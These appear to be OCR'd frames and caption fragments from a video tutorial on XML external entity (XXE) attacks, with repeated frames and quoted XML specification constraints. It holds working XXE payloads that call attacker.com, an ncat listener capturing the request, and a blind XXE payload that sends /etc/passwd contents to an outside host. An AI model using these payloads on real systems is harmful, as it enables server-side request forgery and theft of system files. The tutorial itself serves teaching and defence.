
```
<?xml version="1.0"?>
<!DOCTYPE XXE [
<!ENTITY subscribe SYSTEM "http://attacker.com:1337">
]>
<pwn>&subscribe;</pwn>
```

file path to an external URL in our case
it's just going to be attacker




```
Pwn() ~/Desktop
$ curl vulnerable.com
<!-- Nothing to see -->
Pwn() ~/Desktop
$ vim xxe.xml

Pwn() ~/Desktop
$ curl -X post --data "@xxe.xml" vulnerable.com
```

it's just going to be attacker comm and
if we send it over we get the request




```
Pwn() ~
$ ncat -lp 1337
GET / HTTP/1.1
Accept-Encoding: identity
Host: attacker.com:1337
User-Agent: Python-urllib/3.6
Connection: close
```

This confirms that the server is properly parsing our xml and trying to fetch external entity, this is cool we can make requests as the server. This is also known as SSRF



```
<!DOCTYPE Pwn [
   <!ENTITY subscribe SYSTEM "secret.txt">
]>
<Pwn>&subscribe;</Pwn>
```


data they are defined above the root
element in an XML document this



DTD


```
<!DOCTYPE Pwn SYSTEM "external.dtd">
<Pwn>test</Pwn>
```

is DT DS can be loaded externally just
like entities you can also specify a URI




DTD

```
<!DOCTYPE Pwn SYSTEM "external.dtd">
<Pwn>test</Pwn>
```




DTD

```
<!-- External DTD -->
<!ENTITY % name "JEFFFFFFFFFF">
<!ENTITY % outer "<!ENTITY inner 'My name is %name;'>">
```




```
<?xml version="1.0"?>
<!DOCTYPE Pwn [
  <!ENTITY % parameter_entity "<!ENTITY general_entity 'PwnFunction'>">
  %parameter_entity;
]>
<pwn>&general_entity;</pwn>
```



let's parse


```
<?xml version="1.0"?>
<!DOCTYPE Pwn [
  <!ENTITY % parameter_entity "<!ENTITY general_entity 'PwnFunction'>">
  %parameter_entity;
]>
<pwn>&general_entity;</pwn>
```



let's parse


```
<?xml version="1.0"?>
<!DOCTYPE Pwn [
  <!ENTITY % parameter_entity "<!ENTITY general_entity 'PwnFunction'>">
  %parameter_entity;
]>
<pwn>&general_entity;</pwn>
```

will replace the value of that entity
at that position




let's parse

```
<?xml version="1.0"?>
<!DOCTYPE Pwn [
    <!ENTITY % parameter_entity "<!ENTITY general_entity 'PwnFunction'>">
    <!ENTITY general_entity 'PwnFunction'>
]>
<pwn>&general_entity;</pwn>
```




```
<?xml version="1.0"?>
<!DOCTYPE XXE [
    <!ENTITY % passwd SYSTEM "/etc/passwd">
    <!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
    %wrapper;
]>
<pwn>&send;</pwn>
```

let's try to construct a blind xxe
payload consider this as our payload




```
<?xml version="1.0"?>
<!DOCTYPE XXE [
    <!ENTITY % passwd SYSTEM "/etc/passwd">
    <!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
    %wrapper;
]>
<pwn>&send;</pwn>
```

parameter entity called wrapper now when
the replacement happens the entire




```
<?xml version="1.0"?>
<!DOCTYPE XXE [
    <!ENTITY % passwd SYSTEM "/etc/passwd">
    <!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
    <!ENTITY send SYSTEM 'http://attacker.com/?CONTENTS_OF_PASSWD'>
]>
<pwn>&send;</pwn>
```


markup might look something like this
as




```
<?xml version="1.0"?>
<!DOCTYPE XXE [
   <!ENTITY % passwd SYSTEM "/etc/passwd">
   <!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
   <!ENTITY send SYSTEM 'http://attacker.com/?CONTENTS_OF_PASSWD'>
]>
<pwn>&send;</pwn>
```



```
Pwn() ~/Desktop/xml test/simple
$ python xmlsax_parser.py blind.xml
```



```
During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "xmlsax_parser.py", line 26, in <module>
    import sys;main(sys.argv[1])
  File "xmlsax_parser.py", line 23, in main
    xml.sax.parse(source, ABContentHandler())
  File "C:\Users\SpaceChuppy\AppData\Local\Programs\Python\Python36\lib\xml\sax\__init__.py", line 33, in pars
e
    parser.parse(source)
  File "C:\Users\SpaceChuppy\AppData\Local\Programs\Python\Python36\lib\xml\sax\expatreader.py", line 110, in
parse
    xmlreader.IncrementalParser.parse(self, source)
  File "C:\Users\SpaceChuppy\AppData\Local\Programs\Python\Python36\lib\xml\sax\xmlreader.py", line 125, in pa
rse
    self.feed(buffer)
  File "C:\Users\SpaceChuppy\AppData\Local\Programs\Python\Python36\lib\xml\sax\expatreader.py", line 214, in
feed
    self._err_handler.fatalError(exc)
  File "C:\Users\SpaceChuppy\AppData\Local\Programs\Python\Python36\lib\xml\sax\handler.py", line 38, in fatal
Error
    raise exception
xml.sax._exceptions.SAXParseException: blind.xml:4:66: illegal parameter entity reference
```



Validity constraint: Root Element Type

The Name in the document type declaration MUST match the element type of the root element.

Validity constraint: Proper Declaration/PE Nesting

Parameter-entity replacement text MUST be properly nested with markup declarations. That is to say, if either the first character or the last character of a markup declaration (markupdecl above) is contained in the replacement text for a parameter-entity reference, both MUST be contained in the same replacement text.

Well-formedness constraint: PEs in Internal Subset


In the internal DTD subset, parameter-entity references MUST NOT occur within markup declarations; they may occur where markup declarations can occur. (This does not apply to references that occur in external parameter entities or to the external subset.)

Well-formedness constraint: External Subset

The external subset, if any, MUST match the production for extSubset.

Well-formedness constraint: PE Between Declarations

